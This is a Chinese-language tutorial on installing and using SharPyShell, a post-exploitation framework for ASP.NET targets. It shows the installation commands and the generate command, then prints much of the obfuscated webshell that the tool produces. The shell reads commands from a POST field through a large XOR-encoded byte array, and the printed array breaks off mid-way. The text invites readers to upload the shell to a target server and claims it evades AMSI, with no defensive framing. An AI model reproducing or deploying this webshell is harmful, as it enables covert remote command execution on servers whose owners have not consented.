SharPyShell 后渗透框架使用详解

0x01 前言

这篇文章中没有介绍其相关技术点的原理，也没有说明这个项目模块功能的应用场景，只是简单测试并记录了 SharPyShell 的使用方式，有实战经验的老哥肯定都知道在哪些场景中能用的上！

0x02 SharPyShell 简介

SharPyShell v1.2.1 发布了，它是一个由 Python 编写的后渗透框架，用于 C＃Web 应用程序的小型混淆版 ASP.NET WebShell，但仅支持在. NET Framework >= 2.0 上运行，执行由加密信道接收的命令，并在运行时将它们编译到内存中，而且部分功能还可以绕过 Windows Defender AMSI 引擎的检测，详情可在该项目中查看：


- https://github.com/antonioCoco/SharPyShell

视频来源：作者推特 @splinter_code

0x03 SharPyShell 安装

这个项目必须运行在 Python>=2.7，首先使用`git clone`命令将该项目克隆到本地，然后用`pip`命令安装所需依赖即可，不装依赖执行不了，在下个版本作者会将整个项目移植到 Py3。

```
1、克隆项目
git clone https://github.com/antonioCoco/SharPyShell.git

2、安装依赖
pip install -r requirements.txt
```



```
root@iZitijee5yxasrZ:/tmp# git clone git://github.com/antonioCoco/SharPyShell.git
Cloning into 'SharPyShell'...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 251 (delta 5), reused 8 (delta 3), pack-reused 235
Receiving objects: 100% (251/251), 3.85 MiB | 8.00 KiB/s, done.
Resolving deltas: 100% (121/121), done.
Checking connectivity... done.
root@iZitijee5yxasrZ:/tmp# cd SharPyShell/
root@iZitijee5yxasrZ:/tmp/SharPyShell# python SharPyShell.py
Traceback (most recent call last):
  File "SharPyShell.py", line 4, in <module>
    from core.SharPyShellPrompt import SharPyShellPrompt
  File "/tmp/SharPyShell/core/SharPyShellPrompt.py", line 12, in <module>
    from core.Environment import Environment
  File "/tmp/SharPyShell/core/Environment.py", line 1, in <module>
    from core.Module import Module, ModuleException
  File "/tmp/SharPyShell/core/Module.py", line 1, in <module>
    from core.ChannelAES import ChannelAES
  File "/tmp/SharPyShell/core/ChannelAES.py", line 2, in <module>
    from Crypto.Cipher import AES
ImportError: No module named Crypto.Cipher
root@iZitijee5yxasrZ:/tmp/SharPyShell# pip install -r requirements.txt
Requirement already satisfied: urllib3 in /usr/local/lib/python2.7/dist-packages (from -r requirements.tx
t (line 1))
Collecting PySocks (from -r requirements.txt (line 2))
  Downloading http://mirrors.aliyun.com/pypi/packages/a2/4b/52123768624ae28d84c97515dd96c9958888e8c2d8f12
2074e31e2be878c/PySocks-1.7.1-py27-none-any.whl
Collecting pycrypto (from -r requirements.txt (line 3))
  Downloading http://mirrors.aliyun.com/pypi/packages/60/db/645aa9af249f059cc3a368b118de33889219e0362141e
75d4eaf6f80f163/pycrypto-2.6.1.tar.gz (446kB)
    100% |████████████████████████████████| 450kB 17.1MB/s
Collecting pyopenssl (from -r requirements.txt (line 4))
  Downloading http://mirrors.aliyun.com/pypi/packages/b2/5e/06351ede29fd4899782ad335c2e02f1f862a887c20a35
41f17c3fa1a3525/pyOpenSSL-20.0.1-py2.py3-none-any.whl (54kB)
    100% |████████████████████████████████| 61kB 52.2MB/s
Collecting pefile (from -r requirements.txt (line 5))
  Downloading http://mirrors.aliyun.com/pypi/packages/36/58/acf7f35859d541985f0a6ea3c34baaefbfaee23642cf1
```

0x04 SharPyShell 使用

-


-

```
生成混淆的webshell（generate）；
模拟Windows终端作为webshell的交互（interact）；
```

生成 Webshell：

我们在使用前可以先用 – h 参数查看下所有参数和说明，主要的 `-p` 参数为 Webshell 连接密码，密文加密方式为： `sha256` ， `-e` 参数为通信加密方式，支持： `xor、aes128、aes256` ，默认为： `xor` 。

```
python SharPyShell.py generate -h
python SharPyShell.py generate -p 'betasec'
```



```
root@iZitijee5yxasrZ:/tmp/SharPyShell# python SharPyShell.py generate -p 'betasec'

         #SharPyShell v1.2.1 - @splinter_code


SharPyShell webshell written correctly to: /tmp/SharPyShell/output/sharpyshell.aspx

Upload it to the target server and let's start having some fun :)
```

```
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Web" %>
<%@ Import Namespace="System.Reflection" %>

<script Language="c#" runat="server">

void Page_Load(object sender, EventArgs e)
{
  string p = "c58b9d11b2c9c4725d6521ee4cc74f71f120c7bf95e2a0bf8898c229aaf410c4";
  string r = Request.Form["data"];
  byte[] a = {0x2e,0x6f,0xa8,0x62,0x3a,0x64,0x31,0x31,0x66,0x32,0x63,0x39,0x9c,0xcb,0x37
,0x32,0x8d,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x74,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x
66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,
0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0xb1,0x30,0x63,0x34,0x6d,0x2a,0x82,0x6
c,0x39,0xd0,0x38,0xfc,0x43,0x8a,0x62,0x75,0xae,0x15,0x63,0x5a,0x5c,0x17,0x16,0x45,0x40,0
x5e,0x2,0x17,0x55,0xe,0x43,0x54,0x55,0x8,0x59,0x5e,0x12,0x11,0x50,0x55,0x43,0x45,0x17,0x
8,0x19,0x5c,0xb,0x12,0x25,0x7f,0x31,0x46,0x55,0x57,0x5d,0x5d,0x4d,0x3f,0x3f,0x33,0x45,0x
61,0x66,0x34,0x31,0x30,0x63,0x34,0x33,0x70,0x38,0x62,0x75,0x65,0x32,0x31,0x9e,0x7b,0x38,
0x65,0x63,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0xd2,0x31,0x6b,0x44,0x3f,0x62,0x6b,0x37,0x3
4,0x6c,0x37,0x31,0x66,0x37,0x32,0x30,0x63,0x37,0x62,0x66,0x47,0x1c,0x65,0x32,0x61,0x10,0
x62,0x66,0x38,0x78,0x39,0x38,0x63,0x32,0x72,0x39,0x61,0x41,0x66,0x34,0x31,0x32,0x63,0x34
,0x67,0x35,0x38,0x62,0x39,0x64,0x31,0x31,0x66,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x35,0x
e4,0x36,0x35,0x32,0x33,0x65,0x65,0x34,0x63,0x63,0x37,0x37,0x66,0x77,0x34,0x66,0x31,0x22,
0x30,0x63,0x27,0x62,0x66,0x39,0x35,0x75,0x32,0x61,0x20,0x62,0x66,0x38,0x38,0x39,0x38,0x7
3,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x53,0x1c,0x38,0x62,0x72,0x64,0
x31,0x31,0x62,0x72,0x63,0x39,0xbb,0x36,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65
,0x34,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66,0x51,0x32,0x30,0x6f,0x37,0x62,0x66,0x39,0x
```


```
35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,
0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x6
3,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x34,0x43,0x63,0x37,0x3c,0x66,0
x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x31,0x15,0x65,0x32,0x29,0x30,0x62,0x66
,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x4f,0x15,0x3,0x4c,0x45,0x30,0x63,0x34,0xe7,0x3
c,0x38,0x62,0x39,0x44,0x31,0x31,0x62,0x38,0x63,0x39,0x63,0x36,0x37,0x32,0x35,0x64,0x36,0
x35,0x32,0x31,0x65,0x65,0x34,0x63,0x63,0x37,0x14,0x66,0x37,0x51,0x48,0x43,0x41,0x42,0x0,
0x37,0x62,0x66,0xe1,0x37,0x65,0x32,0x61,0x70,0x62,0x66,0x38,0x3c,0x39,0x38,0x63,0x3e,0x3
2,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,0x79,0x64,0x31,0x71,0
x4c,0x40,0x6,0x55,0xc,0x57,0x37,0x32,0x39,0x64,0x36,0x35,0x32,0x51,0x65,0x65,0x34,0x61,0
x63,0x37,0x34,0x76,0x37,0x31,0x66,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32
,0x21,0x30,0x62,0x24,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x
30,0x63,0x34,0x3,0x1c,0x38,0x62,0x39,0x64,0x31,0x31,0x2a,0x32,0x63,0x39,0x61,0x34,0x32,0
x32,0xd9,0x45,0x36,0x35,0x76,0x36,0x65,0x65,0x35,0x63,0x63,0x37,0x34,0x66,0x37,0x31,0x66
,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0x32,0x61,0x30,0x62,0x66,0x38,0x38,0x
39,0x38,0x63,0x32,0x32,0x39,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,
0x39,0x64,0x31,0x31,0x62,0x32,0x63,0x39,0x63,0x34,0x37,0x32,0x26,0x54,0x30,0x35,0x6,0x31
,0x65,0x65,0x35,0x63,0x63,0x26,0x1c,0x65,0x37,0x31,0x6c,0x35,0x5d,0x34,0x63,0x37,0x68,0x
6c,0x3a,0xbb,0xc,0xbf,0x64,0x30,0x62,0x67,0x33,0x2e,0x35,0x13,0x70,0x35,0x3a,0x3a,0x69,0
xf0,0x60,0x3c,0x37,0xbe,0xa,0x69,0xf2,0x54,0xea,0xfe,0x31,0x73,0x69,0x3d,0x6a,0x31,0xed,
0x50,0x51,0xd3,0x30,0x18,0x2e,0x54,0x33,0x35,0x4,0x30,0x65,0x65,0x36,0x63,0x63,0x26,0x46
,0x67,0x37,0x31,0x16,0x3b,0x31,0x9,0x4b,0x36,0x62,0x66,0x3a,0x1d,0x60,0x32,0x61,0x3a,0x6
9,0x64,0x3f,0x3c,0x11,0x39,0x63,0x32,0x34,0x35,0x49,0x62,0x66,0x34,0x3b,0x38,0xc,0x32,0x
63,0x35,0x32,0x6f,0x4a,0x63,0x31,0x31,0x68,0x21,0x67,0x2d,0x70,0x31,0x44,0x3a,0x35,0x64,
0x3c,0x26,0x34,0x42,0x6c,0x65,0x34,0x69,0x70,0x30,0x25,0x61,0x20,0x5e,0x6c,0x31,0x32,0x3
a,0x72,0x30,0x74,0x9,0x32,0x35,0x65,0x38,0x70,0x37,0xd,0x6a,0x38,0x38,0x33,0x4a,0x60,0x3
2,0x32,0x49,0xe,0x6c,0x66,0x34,0x3b,0x16,0x72,0x32,0x72,0x32,0x2f,0xef,0x33,0x64,0x31,0x
30,0x71,0x3d,0x72,0x36,0x75,0x3d,0x95,0x23,0x3a,0xb,0x38,0x35,0x32,0x3b,0x76,0x60,0x25,0
x66,0xc,0x38,0x34,0x66,0x3d,0x43,0x7f,0x31,0x32,0x40,0xc,0x27,0x62,0x66,0x33,0x26,0x6d,0
x23,0x69,0x5f,0x73,0x66,0x38,0x32,0x4b,0x9,0x63,0x32,0x42,0x56,0x73,0x61,0x66,0x3e,0x22,
0x39,0x72,0x3d,0x72,0x3d,0x2c,0xd,0x2a,0x64,0x31,0x3b,0x71,0x36,0xbd,0x51,0x70,0x3e,0x26
,0x38,0x5a,0x70,0x36,0x35,0x38,0x43,0x2c,0x65,0x34,0x13,0x4b,0x22,0x34,0x66,0x3d,0x22,0x
6d,0x27,0x21,0x3c,0x48,0x19,0x73,0x6d,0x2b,0x39,0x4d,0x24,0x61,0x30,0x68,0x14,0x43,0x38,
0x39,0x48,0x72,0x37,0x5d,0x2e,0x61,0x61,0x6c,0x25,0x3d,0x5f,0x7b,0x34,0x63,0x3f,0x57,0x7
6,0x39,0x64,0x3b,0x19,0x7b,0x32,0x63,0x33,0x70,0x3f,0x26,0x3e,0x22,0x3c,0x25,0x39,0x23,0
x3d,0x74,0x60,0x5b,0x74,0x63,0x37,0x3e,0x9,0x2d,0x31,0x66,0x3b,0x0,0xf2,0x4b,0x34,0x62,0
x66,0x33,0x24,0x6e,0x5d,0x65,0x30,0x62,0x6c,0x2b,0x3c,0xe7,0x38,0x61,0x23,0x36,0x4d,0x60
,0x61,0x66,0x2f,0x35,0x18,0x62,0x34,0x63,0x33,0x2b,0x6f,0x28,0x69,0x19,0x2a,0x62,0x32,0x
69,0x2a,0x6d,0x25,0x39,0x38,0x33,0x4e,0x36,0x35,0x33,0x21,0x65,0x65,0x34,0x63,0x51,0x37,
0x4a,0xd6,0x37,0x59,0x73,0x31,0x32,0x31,0x7d,0x35,0x4a,0x61,0x39,0x35,0x6f,0x18,0x23,0x6
3,0x28,0x24,0x39,0x38,0x38,0x38,0x63,0x32,0x32,0x39,0x6d,0x61,0x66,0x34,0x47,0x2,0x4d,0x
4,0x4d,0x0,0x8,0x55,0xb,0x53,0x31,0x31,0x62,0x32,0x66,0x39,0xf,0x34,0x37,0x32,0x15,0x66,
0x36,0x35,0x11,0x4f,0x65,0x65,0xb8,0x61,0x63,0x37,0x74,0x65,0x37,0x31,0x45,0x62,0x46,0x4
2,0xa,0x59,0x5,0x15,0x39,0x35,0x65,0x32,0xad,0x35,0x62,0x66,0xbc,0x38,0x39,0x38,0x40,0x6
7,0x61,0x39,0x31,0x67,0x66,0x34,0x21,0x30,0x63,0x34,0x40,0x72,0x6d,0x2b,0x7d,0x64,0x31,0
x31,0x2,0x34,0x63,0x39,0x87,0x34,0x37,0x32,0x16,0x26,0x5a,0x5a,0x50,0x31,0x65,0x65,0x34,
0x63,0x63,0x37,0x36,0x66,0x37,0x30,0x21,0x24,0x30,0x38,0x6a,0x37,0x62,0x66,0x39,0xcf,0x6
4,0x1,0x61,0x26,0x62,0x66,0x39,0x38,0x39,0x38,0x76,0x32,0x32,0x39,0x63,0x61,0x66,0x34,0x
32,0x30,0x63,0x34,0x67,0x35,0x38,0x62,0x22,0x64,0x31,0x31,0x60,0x32,0x63,0x39,0x61,0x34,
0x37,0x32,0x34,0x64,0x36,0x35,0x33,0x31,0x65,0x65,0x36,0x63,0x63,0x37,0x34,0x66,0x3d,0x3
```

```
1,0x67,0x31,0x32,0x30,0x63,0x37,0x64,0x66,0x3,0x35,0x56,0x32,0x67,0x30,0x15,0x66,0x6f,0x
38,0x3f,0x38,0xf4,0x32,0x65,0x39,0x67,0x61,0x83,0x34,0xe8,0x30,0x65,0x34,0x63,0x34,0xb,0
x62,0x3f,0x64,0x3b,0x30,0x51,0x32,0x69,0x39,0x5d,0x35,0x1a,0x33,0x3f,0x64,0x5f,0x34,0x63
,0x30,0x6f,0x65,0xf3,0x62,0xcb,0x36,0x32,0x66,0xc2,0x30,0x55,0x31,0x38,0x30,0x9f,0x36,0x
33,0x67,0x33,0x35,0x69,0x30,0x30,0x31,0x64,0x66,0x70,0x3a,0xf,0x3a,0x65,0x32,0x47,0x3b,0
x52,0x61,0x60,0x34,0xb3,0x32,0x55,0x36,0x65,0x35,0xaf,0x60,0xf,0x66,0x37,0x31,0xdb,0x30,
0x50,0x39,0x69,0x34,0x88,0x30,0x64,0x65,0x3c,0x35,0xd0,0x33,0x34,0x64,0x32,0x63,0x6f,0x3
4,0xcd,0x64,0x31,0x31,0x52,0x32,0x1,0x30,0x63,0x37,0x62,0x66,0x38,0x35,0x65,0x32,0x61,0x
30,0x63,0x66,0x39,0x38,0x38,0x38,0x73,0x32,0x11,0x39,0x61,0x61,0x63,0x34,0x30,0x30,0x62,
0x34,0x33,0x15,0x38,0x62,0x39,0x64,0xb0,0x31,0x23,0x32,0x69,0x39,0x62,0x34,0xa7,0x12,0x3
5,0x64,0x36,0x35,0xb4,0x31,0x28,0x65,0x26,0x63,0x60,0x37,0xd0,0x47,0x37,0x31,0x66,0x31,0
xb4,0x28,0x32,0x37,0x7a,0x66,0x3c,0x35,0x65,0x32,0x60,0x30,0xa8,0x66,0x38,0x38,0x3b,0x38
,0xb3,0x32,0x32,0x39,0x60,0x61,0x63,0x35,0x31,0x30,0x61,0x34,0xb3,0x35,0x29,0x62,0x68,0x
64,0x2d,0x31,0x7b,0x32,0x32,0x39,0x7b,0x34,0x16,0x32,0xdb,0x64,0x17,0x35,0x13,0x31,0x92,
0x65,0x12,0x63,0x52,0x37,0x26,0x67,0x3,0x31,0x47,0x31,0x11,0x31,0x59,0x37,0x6b,0x66,0x68
,0x35,0x7d,0x32,0x58,0x30,0x33,0x66,0x20,0x38,0x78,0x38,0x32,0x32,0x2a,0x39,0x20,0x61,0x
1a,0x35,0x71,0x30,0x22,0x34,0xf2,0x34,0x78,0x62,0x78,0x64,0xe9,0x30,0x27,0x32,0x2a,0x39,
0x92,0x35,0x7d,0x32,0x6c,0x64,0x2a,0x37,0x7d,0x31,0x4,0x65,0x65,0x61,0x3b,0x37,0x5d,0x66
,0x51,0x33,0x3b,0x31,0x3b,0x30,0x19,0x35,0x0,0x66,0x48,0x35,0xe8,0x30,0x6,0x30,0xe3,0x66
,0x9a,0x3a,0x54,0x38,0x6a,0x32,0x9b,0x3b,0x15,0x61,0x37,0x34,0x83,0x32,0x1b,0x34,0xea,0x
35,0x91,0x60,0x4d,0x64,0x50,0x31,0xb5,0x30,0x1d,0x39,0xf2,0x34,0xc7,0x30,0xb6,0x64,0x67,
0x35,0x80,0x33,0xec,0x65,0x95,0x63,0x78,0x34,0xa5,0x66,0x6,0x31,0x43,0x32,0xaa,0x30,0x4d
,0x37,0x69,0x66,0x83,0x35,0x4b,0x32,0x72,0x30,0xa1,0x66,0x14,0x38,0xa7,0x38,0xf6,0x32,0x
36,0xb9,0x61,0x61,0x66,0x34,0x31,0x30,0x63,0x34,0x63,0x35,0x38,0x62,0x39,0x64,0x31,0x31,
0xd7,0x32,0x63,0x39,0x61,0x34,0x37,0x32,0x35,0x64,0x36,0x35,0x32,0x31,0x65,0x65,0x35,0x6
3,0x49,0x37,0x34,0x66,0x37,0x31,0x64,0x31,0x32,0x30,0x63,0x37,0x62,0x66,0x39,0x35,0x65,0
x32,0x60,0x30,0x51,0x66,0x38,0x38,0x39,0x38,0x63,0x32,0x32,0x39,0x61,0x5d,0x2b,0x5b,0x55
,0x45,0xf,0x51,0x5d,0x35,0x4a,0x17,0x57,0x10,0x58,0x5c,0x7,0x6d,0x0,0x56,0xe,0x44,0x5e,0
x5e,0x50,0x16,0x69,0x4d,0x5d,0x43,0x4b,0x1,0x58,0xf,0x63,0x64,0x5c,0x7,0x45,0x61,0x1f,0x
31,0x5f,0x43,0x0,0x58,0x10,0xa,0x50,0x57,0x65,0x61,0x18,0x43,0x16,0x3,0x55,0x38,0x76,0x5
a,0x9,0x57,0x51,0x4d,0x61,0x39,0x9,0x46,0x6e,0x75,0xd,0x57,0x3c,0x71,0x5d,0x1,0x39,0x36,
0x44,0x5f,0x62,0x1c,0x0,0x4d,0xc,0x46,0x37,0x61,0x4c,0x17,0x42,0x50,0x5f,0x1f,0x37,0x10,
